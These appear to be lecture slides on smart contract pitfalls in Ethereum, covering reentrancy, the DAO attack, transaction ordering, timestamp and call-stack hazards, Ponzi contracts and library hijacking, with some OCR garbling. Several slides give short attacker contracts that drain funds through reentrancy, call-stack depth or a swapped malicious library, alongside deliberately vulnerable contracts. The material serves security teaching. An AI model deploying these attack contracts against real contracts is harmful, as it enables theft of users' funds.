Lecture 09

- Pitfalls and security vulnerabilities in smart contracts.
  - Common bugs and hazards.
  - The DAO attack.
  - Ponzi Schemes.
  - Using Libraries.
  - Programming advice.

Smart Contracts in Ethereum

- Recall ethereum contracts are written in
  - Solidity (C/Javascript-like), Serpent (Python-like), LLL (Lisp-like), Mutant (Go-like).
- We have seen solidity.
- We will see Serpent in this lecture.

Rock Paper Scissors

```
# A two-player game with a 1000 wei prize
data player[2](address, choice)
data num_players
data reward
data check_winner[3][3] # a ternary matrix that captures the rules

→ of rock-paper-scissors game

def init():
num_players = 0
# code omitted: initialize check_winner according to game rules

def player_input(choice):
  if num_players < 2 and msg.value == 1000:
    reward += 1000
    player[num_players].address = msg.sender
    player[num_players].choice = choice
    num_players = num_players + 1
    return(0)
  else: return(-1)
```

```
def finalize():
p0 = player[0].choice
p1 = player[1].choice
# If player 0 wins
if check_winner[p0][p1] == 0:

    send(0,player[0].address, reward)
return(0)
# If player 1 wins
elif check_winner[p0][p1] == 1:

    send(0,player[1].address, reward)
return(1)
# If no one wins else:

    send(0,player[0].address, reward/2)
    send(0,player[1].address, reward/2)
    return(2)
```

code credit to:

Kevin Delmolino, Mitchell Arnett, Ahmed Kosba, Andrew Miller, and Elaine Shi, BITCOIN Workshop 2016.

RPS : summary

- def init(): smart contract initialization.
- def player_input(choice): records the player's choice for the game (0,1, or 2).
- def finalize(): determines the winner and issues payments.

Problems with RPS code

1. If a player sends a **different** amount to 1000, to the contract the contract loses the money.

2. If a third player **attempts to join** then the contract denies entry and loses the money.

3. Players choices are visible in the transactions sent to the contract; thus **input-independence** is not guaranteed.

Correcting the RPS code

1. Refund the player in case a different amount is given.

2. Refund the player in case he/she missed the opportunity to join in time.

3. Use a commitment scheme to ensure input-independence: players should commit and then open their inputs. Suitable commitment: SHA256(nonce;input).

Revised PRS code, I

```
data player[2](address, commit, choice, has_revealed)
data num_players
data reward
data check_winner[3][3]
def init():
num_players = 0
# code omitted: initialize check_winner…

def player_input(commitment):
 if num_players < 2 and msg.value >= 1000:
  reward += msg.value
  player[num_players].address = msg.sender
  player[num_players].commit = commitment
  num_players = num_players + 1
  if msg.value - 1000 > 0:
   send(msg.sender, msg.value-1000)
  return(0)
 else:
  send(msg.sender, msg.value)
  return(-1)
```

```
def open(choice, nonce):
if not num_players == 2: return(-1)

  # Determine which player is opening

  if msg.sender == player[0].address:
   player_num = 0
   elif msg.sender == player[1].address:
     player_num = 1
  else: return(-1)
  # Check the commitment is not yet opened
  if sha3([msg.sender, choice, nonce], items=3) ==

    → player[player_num].commit and not

    → player[player_num].has_revealed:
      # Store opened value in plaintext


      player[player_num].choice = choice
      player[player_num].has_revealed = 1
      return(0)

    else: return(-1)
```

Revised RPS code, II

```
def finalize():
#check to see if both players have revealed answer
if player[0].has_revealed and player[1].has_revealed:

p0 = player[0].choice
p1 = player[1].choice
#If player 0 wins
if check_winner[p0][p1] == 0:

    send(player[0].address, reward)
return(0)
#If player 1 wins
elif check_winner[p0][p1] == 1:

    send(player[1].address, reward)
return(1)
#If no one wins else:

    send(player[0].address, reward/2)
    send(player[1].address, reward/2)
    return(2)
 else: return(-1)
```

Observations:

one extra
round of interaction
is needed
to record
the commitment
openings

Is the revised RPS contract safe?

- Nonce values is left at the discretion of the senders. **entropy hazard**.
- The 2nd party may abort after determining the outcome of the game.
    - (actually this is the rational thing to do: issuing a transaction to open a commitment incurs further costs).

Re-revised RPS contract.

```
# Declare a timer variable in the beginning
data timer_start
#### < Code omitted. Same as before>
def open(choice, nonce):
#### < Code omitted. Same as before>

if sha3([msg.sender, choice, nonce], items=3) ==
    → player[player_num].commit and not
    → player[player_num].has_revealed:
    player[player_num].choice =
    → choice player[player_num].has_revealed = 1
    # Keep track of the first reveal time.
    → The other player should
    → reveal before 10 blocks are mined.
if not timer_start: timer_start = block.number return(0)
 else: return(-1)
```

```
def finalize():
# Check timer: Wait 10 blocks for both players to open

if block.number - timer_start < 10: return(-2)
if player[0].has_revealed and player[1].has_revealed:

#### < Code omitted. Same as before >
# Check for abort: If p1 opens but not p2, send money to p1

elif player[0].has_revealed and not player[1].has_revealed:

   send(player[0].address, reward)
return(0)
# If p2 opens but not p1, send money to p2
elif not player[0].has_revealed and player[1].has_revealed:

   send(player[1].address, reward)
   return(1)
 else: return(-1)
```

Some Common Bugs

- Input independence.
- Replay attack.
- Entropy Hazard.
- blockhash hazard. (ethereum specific)
- transaction ordering dependence.
- Timestamp dependency.
- Mishandled exception hazard.
- Call stack hazard. (ethereum specific)
- Reentrancy bug.

Puzzle Reward Contract

```
contract Puzzle{
address public owner; bool public locked; uint public reward; bytes32 public diff; bytes public solution;

function Puzzle() //constructor{ owner = msg.sender;
reward = msg.value;
locked = false;

diff = bytes32(XXX); //where XXX is some predefined difficulty }

function(){ //main code, runs at every invocation if (msg.sender == owner){ //update reward

if (locked) throw;

owner.send(reward);

reward = msg.value; }

else
if (msg.data.length > 0){ //submit a solution

if (locked) throw;
if (sha256(msg.data) < diff){

msg.sender.send(reward); //send reward solution = msg.data;
locked = true;

}}}}
```

Code from Luu et al. “Making Smart Contracts Smarter” ACM-CCS 2016.

Puzzle Reward Problems

- Pre-existing puzzle solutions can be claimed - no freshness of puzzle solution is guaranteed.

- => Replay attack.

Adding freshness

```
contract Puzzle{
address public owner; bool public locked; uint public reward; bytes32 public diff; bytes public solution;

function Puzzle() //constructor{ owner = msg.sender;
reward = msg.value;
nonce = msg.data

locked = false;
diff = bytes32(XXX); //where XXX is some predefined difficulty }

function(){ //main code, runs at every invocation if (msg.sender == owner){ //update reward

if (locked) throw;

owner.send(reward);

reward = msg.value;

nonce = msg.data;

 }
```

```
else
if (msg.data.length > 0){ //submit a solution

if (locked) throw;
if (sha256(nonce,msg.data) < diff){

msg.sender.send(reward); //send reward solution = msg.data;
locked = true;

}}}}
```

Fresh Puzzle Rewards

- We still have
- an **entropy hazard**.
- transaction order dependence (exploitable).

Transaction Ordering Dependence

```
contract MarketPlace{
 uint public price;
uint public stock; /.../
function updatePrice(uint _price){ if (msg.sender == owner)
price = _price;
}

function buy (uint quant) returns (uint){
if (msg.value < quant * price || quant > stock) throw;
stock -= quant;
/.../ }}
```

Transaction ordering dependence creates a race between concurrent updatePrice() and buy() invocations

Code from Luu et al. “Making Smart Contracts Smarter” ACM-CCS 2016.

Exploiting Transaction Ordering Dependence

- Attacker withholds a negative updateprice transaction until it sees a ‘buy’
- This results to a smaller quantity of stock provided to the buyer.

Blockhash Hazard

- Case study: Etherpot (released in 2015) : is a round-based smart contract lottery.
    - Players pay to buy tickets from a “subpot” for a fixed price. Each subplot has a fixed capacity.
    - New subpots are created as previous ones get full.
    - At the end of the round, the next block hashes determine the winner of each subpot (by applying modulo the cardinality of each subptot).

Etherpot bug

- Soon it was seen that money were going to the wrong recipient.
  - The bug : block.blockhash(blockIndex) will return 0, in case blockIndex is bigger than the current index or more than 256 behind.

In etherpot :

```
function getHashOfBlock(uint blockIndex) constant returns(uint){
    return uint(block.blockhash(blockIndex));
}
```

Timestamp dependence

```
1 contract
2 uint private Last_Payout = 0;
3 uint256 salt = block.timestamp;
4 function random returns (uint256 result){
5 uint256 y = salt * block.number/(salt%5);
6 uint256 seed = block.number/3 + (salt%300)
7                         + Last_Payout +y;
8 //h = the blockhash of the seed-th last block
9 uint256 h = uint256(block.blockhash(seed));
10 // random number between 1 and 100
11 return uint256(h % 100) + 1;
12 }}
```

attack :
as a miner
brute force
block.timestamp
so that the code
of the contract
favors you

Code from Luu et al. “Making Smart Contracts Smarter” ACM-CCS 2016.

Generating Randomness

- Use “commit & open” coin flipping protocol with deposits to ensure that parties failing to commit they are penalized.

- (refer to Lecture 06).

Mishandled exception Hazards

- Operations that fail raise an exception.
- If the exception is not explicitly handled by the code, then it is possible the smart contract will behave in an unexpected fashion.

King of Ether Throne

```
1 contract KingOfTheEtherThrone {
2 struct Monarch {
3 // address of the king.
4 address ethAddr;
5 string name;
6 // how much he pays to previous king
7 uint claimPrice;
8 uint coronationTimestamp;
9}

10 Monarch public currentMonarch;
11 // claim the throne
12 function claimThrone(string name) {
13      /.../
14      if (currentMonarch.ethAddr != wizardAddress)
15      currentMonarch.ethAddr.send(compensation);
16      /.../
17      // assign the new king
18      currentMonarch = Monarch(
19          msg.sender, name,
20          valuePaid , block.timestamp);
21 }}
```

Idea :
one user is
“king of ether.”
Another user
can acquire
the throne by
paying compensation
to the current king.

A king will make profit :
money received minus money
paid to be come king.

Code snippet from Luu et al. “Making Smart Contracts Smarter” ACM-CCS 2016.

King of Ether Idea

KoT Bug

Consider a
Wallet contract
making a payment

```
…
15      currentMonarch.ethAddr.send(compensation);
…
```

minimum gas = 2300

function that handles payment

may require > 2300 gas

exception is not handled!

```
17      // assign the new king
18      currentMonarch = Monarch(
19          msg.sender, name,
20          valuePaid , block.timestamp);
```

Unchecked Send Hazard in Ethereum

- Many contracts use the ethAdd.send operation.
- An unexpected behaviour may occur when a send fails (e.g., when it requires more gas than provided).
- Failed send operations may be exploited.

Call Stack Hazard in Ethereum - KoT

- In ethereum code is executed by the “Ethereum Virtual Machine” (EVM).
  - if the call stack is 1024 deep, then the next function call will fail.
    - attack strategy: create a contract that will recurse 1023 times before sending a transaction to claim the throne in KoT.
    - The KoT contract will make the stack 1024 deep.
    - The **send** operation to pay the dethroned king will fail.
- Not exploitable after October 18th 2016: new version makes it infeasible to provide sufficient gas for 1024 calls.

Reentrancy Hazard

- When one contract calls another contract, the caller waits for the callee to finish.

- When the callee is activated, it may exploit the state of the callee in some way (by e.g., calling back).

Reentrancy Bug Example

```
1 contract SendBalance {
2 mapping (address => uint) userBalances;
3 bool withdrawn = false;
4 function getBalance(address u) constant returns(uint){ 5 return userBalances[u];
6}
7 function addToBalance() {
8 userBalances[msg.sender] += msg.value;
9}
10 function withdrawBalance (){
11 if (!(msg.sender.call.value(
12 userBalances[msg.sender])())) { throw; }
13 userBalances[msg.sender] = 0;
}}
```

```
1 contract Malicious {
2 …
3 SendBalance.withdrawBalance
4 }
5 function() {
6     …(money is received)…
7
```

Sends the userBalance to caller by invoking it

balance of caller is zeroed after the transfer.

malicious caller can invoke withdrawBalance again prior to the termination of the first invocation.

Code snippet from Luu et al. “Making Smart Contracts Smarter” ACM-CCS 2016.

Reentrancy Bug Example, 1

```
contract SimpleFund {
mapping (address => uint) public credit;
function donate(address to){credit[to] += msg.value;}
function queryCredit(address to) returns (uint){
return credit[to]; }

 function withdraw(uint amount) {
 if (credit[msg.sender]>= amount) {
 msg.sender.call.value(amount)();
 credit[msg.sender]-=amount; }}}
```

```
contract Malicious {
SimpleFund public fund = SimpleFund(0x354...);
address owner;
function Mallory(){owner = msg.sender; }
function() { fund.withdraw(fund.queryCredit(this))
function getJackpot(){ owner.send(this.balance); }
```

Sends the userBalance to caller by invoking Malicious

balance of Malicious is decremented after the transfer

Malicious contract fallback function withdraw recursively. credit test remains true

Finally: owner of Malicious calls getJackpot

Code adapted from Atzei et al. “A survey of attacks on Ethereum smart contracts”, POST 2017.

Reentrancy Bug Example, 2

using only two calls!

```
contract SimpleFund {
mapping (address => uint) public credit;
function donate(address to){credit[to] += msg.v
function queryCredit(address to) returns (uint){
return credit[to]; }
function withdraw(uint amount) {
if (credit[msg.sender]>= amount) {
msg.sender.call.value(amount)();
credit[msg.sender]-=amount; }}}
```

```
contract Malicious2 {
SimpleFund public fund =
SimpleFund(0x818EA...);
address owner; bool performAttack = true;

function Malicious2(){ owner = msg.sender; }

function attack() { fund.donate.value(1)(this);
fund.withdraw(1); }

function() {
if (performAttack) {

performAttack = false;

fund.withdraw(1); }}

function getJackpot(){
fund.withdraw(fund.balance);
owner.send(this.balance);  }}
```

First: attack is called and 1 wei
is donated and withdrawn.
Second: attack closes, with an underflow
and attack credit becomes **2^{256}-1**

Finally: owner of Malicious2
calls getJackpot to steal all fund

Code adapted from Atzei et al. “A survey of attacks on Ethereum smart contracts”, POST 2017.

Re-entrancy bug in the wild: The DAO


- The DAO (distributed autonomous organization).
  - Designed by slock.it in 2016.
    - Purpose: Create a population of stakeholders. Buying stake (in the form of **DAO tokens**), enables them to participate in decision making.
    - Decision-making facilitates the direction of the funds of the DAO to specific proposals.

DAO Excitement

The DAO Attack

- June 12. The reentrancy bug is identified (but stakeholders are reassured).

- June 17. Attacker exploits it draining ~$50Million at the time of the attack.



…panic… …frantically searching for solutions…

- July 15. Ethereum Classic manifesto.

- July 19. “Hard Fork” neutralizes attacker’s smart contract.

How it could be avoided?

- Contract should validate the input and update its local state **first,** prior to interacting with a caller contract regarding the effects of its update.

- Then, if the interaction fails for whatever reason, catch the exception and act accordingly.

More DAOs

- “Initial Coin Offerings” - ICOs.
  - Equivalent of an initial public offering (IPO).
    - Stakeholders receive tokens for money.
    - They get some control over the organization and the ability to trade the tokens.
- Classified as **securities** by the SEC.

ERC20 Token Standard


```
contract ERC20 {

    function totalSupply() constant returns (uint totalSupply);

    function balanceOf(address _owner) constant returns (uint balance);
    // What is the balance of a particular account?

    function transfer(address _to, uint _value) returns (bool success);
    // Transfer the balance from owner's account to another account

    function transferFrom(address _from, address _to, uint _value) returns (bool success);
    // Send _value amount of tokens from address _from to address _to
    // depends on approve

    function approve(address _spender, uint _value) returns (bool success);
    // Allow _spender to withdraw from your account, multiple times, up to the _value amount.

    function allowance(address _owner, address _spender) constant returns (uint remaining);
     // Returns the amount which _spender is still allowed to withdraw from _owner

    event Transfer(address indexed _from, address indexed _to, uint _value);
     // Triggered when tokens are transferred.

    event Approval(address indexed _owner, address indexed _spender, uint _value);
     // Triggered whenever approve(address _spender, uint256 _value) is called.

}
```

(events : smart contract return values for the user interface)

Ponzi Schemes

- (Charles Ponzi)
- Initial investment. promising high returns. Use newcomers to deliver returns to existing stakeholders

Pyramid scheme (example)



“Governmental” Contract

a ponzi scheme

```
1  contract Governmental {
2    address public owner;
3    address public lastInvestor;
4    uint public jackpot = 1 ether;
5    uint public lastInvestmentTimestamp;
6    uint public ONE_MINUTE = 1 minutes;
7
8    function Governmental() {
9      owner = msg.sender;
10     if (msg.value<1 ether) throw;
11   }
12
13   function invest() {
14     if (msg.value<jackpot/2) throw;
15       lastInvestor = msg.sender;
16       jackpot += msg.value/2;
17       lastInvestmentTimestamp = block.timestamp;
18   }
19   function resetInvestment() {
20     if (block.timestamp <
21         lastInvestmentTimestamp+ONE_MINUTE)
22       throw;
23
24       lastInvestor.send(jackpot);
25       owner.send(this.balance-1 ether);
26
27       lastInvestor = 0;
28       jackpot = 1 ether;
29       lastInvestmentTimestamp = 0;
30     }
31   }
```

joining requires >half the jackpot

remaining funds except jackpot goes to owner

jackpot = 1, 1.5, 3, 6, 12

owner constructs with 1, invest(2), invest(3), invest(6), invest(12)

Code from Atzei et al. “A survey of attacks on Ethereum smart contracts”, POST 2017.

Attacking Governmental

attack by owner

```
1  contract Mallory {
2    function attack(address target, uint count) {
3      if (0<=count && count<1023) this.attack.gas(msg.gas-2000)(target, count+1);
4      else Governmental(target).resetInvestment();
5    }
6  }
```

Attack proceeds by calling attack function.
The send functions fail.
Full amount is collected in the next round.

attack by miner:

- denial of service on invest() transactions
- push the time stamp forward in order to win

Attack from Atzei et al. “A survey of attacks on Ethereum smart contracts”, POST 2017.

Libraries in Ethereum

```
library Set {
  // We define a new struct datatype that will be used to
  // hold its data in the calling contract.
  struct Data { mapping(uint => bool) flags; }

  // Note that the first parameter is of type "storage
  // reference" and thus only its storage address and not
  // its contents is passed as part of the call.  This is a
  // special feature of library functions.  It is idiomatic
  // to call the first parameter 'self', if the function can
  // be seen as a method of that object.
  function insert(Data storage self, uint value)
      returns (bool)
  {
      if (self.flags[value])
          return false; // already there
      self.flags[value] = true;
      return true;
  }
```

Like contracts but they are executed in the context of the calling contract

```
  function remove(Data storage self, uint value)
      returns (bool)
  {
      if (!self.flags[value])
          return false; // not there
      self.flags[value] = false;
      return true;
  }

  function contains(Data storage self, uint value)
      returns (bool)
  {
      return self.flags[value];
  }
}
```

https://solidity.readthedocs.io/en/develop/contracts.html#libraries

Invoking a library

```
library SomeonesLibrary {
  function dostuff(address owner) returns (uint)
  { if (msg.sender==owner)
     …
    return value;
   }
}
```

deployed in the ledger

```
library SomeonesLibrary {
    function dostuff(address owner) returns (uint);
}

contract Mycontract {
    SomeonesLibrary lib = SomeonesLibrary(0x424242…);

    function Myfunction(address owner) {
        uint output = lib.dostuff(owner);
        // do stuff with output
    }
}
```

define the interface in an abstract contract

instantiate lib with the existing library

library function is executed

Dynamic Libraries

```
contract LibraryProvider {
  address LibraryAddress;
  address owner;

  function LibraryProvider() {
    owner = msg.sender;
  }

  function UpdateLibrary(address addr) {
    if (msg.sender == owner)
       LibraryAddress = addr;
  }

  function WhereisLibrary() returns (addr)
  return LibraryAddress;
}
```

contract that provides
a pointer to the Set library
and identifies an owner.

The owner can set
the address of the Library.

A user can interact with
SetProvider
contract to get the current
address of the library.

library can be changed dynamically

Exploiting Dynamic Libraries

attack by owner

```
library SomeonesLibrary {
  function dostuff(address owner) returns (uint)
  {     …     }
}
```

original library definition

```
library MaliciousLibrary {
  address constant attackerAddress = 0x424242
  function dostuff(address owner) returns (uint)
  { attackerAddress.send(this.balance);
  }
}
```

New library will update the existing one via UpdateLibrary

```
library SomeonesLibrary {
    function dostuff(address owner) returns (uint);
}
contract VictimContract {
   function VictimContract(address providerAddr, addr) {
    LibraryProvider lp = LibraryProvider(providerAddr);
    address a = lp.WhereisLibrary();
    SomeonesLibrary sl = SomeonesLibrary(a);
    uint value = sl.dostuff(msg.sender);
 }
    function getCurrentLibraryAddr() returns (address) {
      address LibAddr = provider.WhereisLibrary();
      return LibAddr
}
```

library user that becomes victim

this will transfer all the balance of the contract to the attacker

Gas Fairness in Contract Design, II

Funding Contract #1

A recipient R sets a threshold

Contract collects contributions for R

With each contribution the balance is increased.

When balance exceeds threshold, it sends funds to R and returns any surplus to contributors.

vs.

Funding Contract #2

A recipient R sets a threshold

Contract collects contributions for R

With each contribution the balance is increased.

When balance exceeds threshold it allows R to withdraw the threshold and return any surplus to contributors

Gas Fairness in Contract Design, II

- Gas fairness should ensure that transaction ordering cannot affect the required gas to execute the contract.

General Advice

- **Defensive programming**: except for constants you hard code to your contract, no variable or external function call can be trusted or assumed to work in a certain way.

- If you have to use a **cryptographic function**, spend time to review and understand precisely the security it offers.

- Develop a **threat model** for your smart contract. What can the attacker do? how does your code prevent it?

- **Always assume the worst that can happen will happen**. Remember the DAO.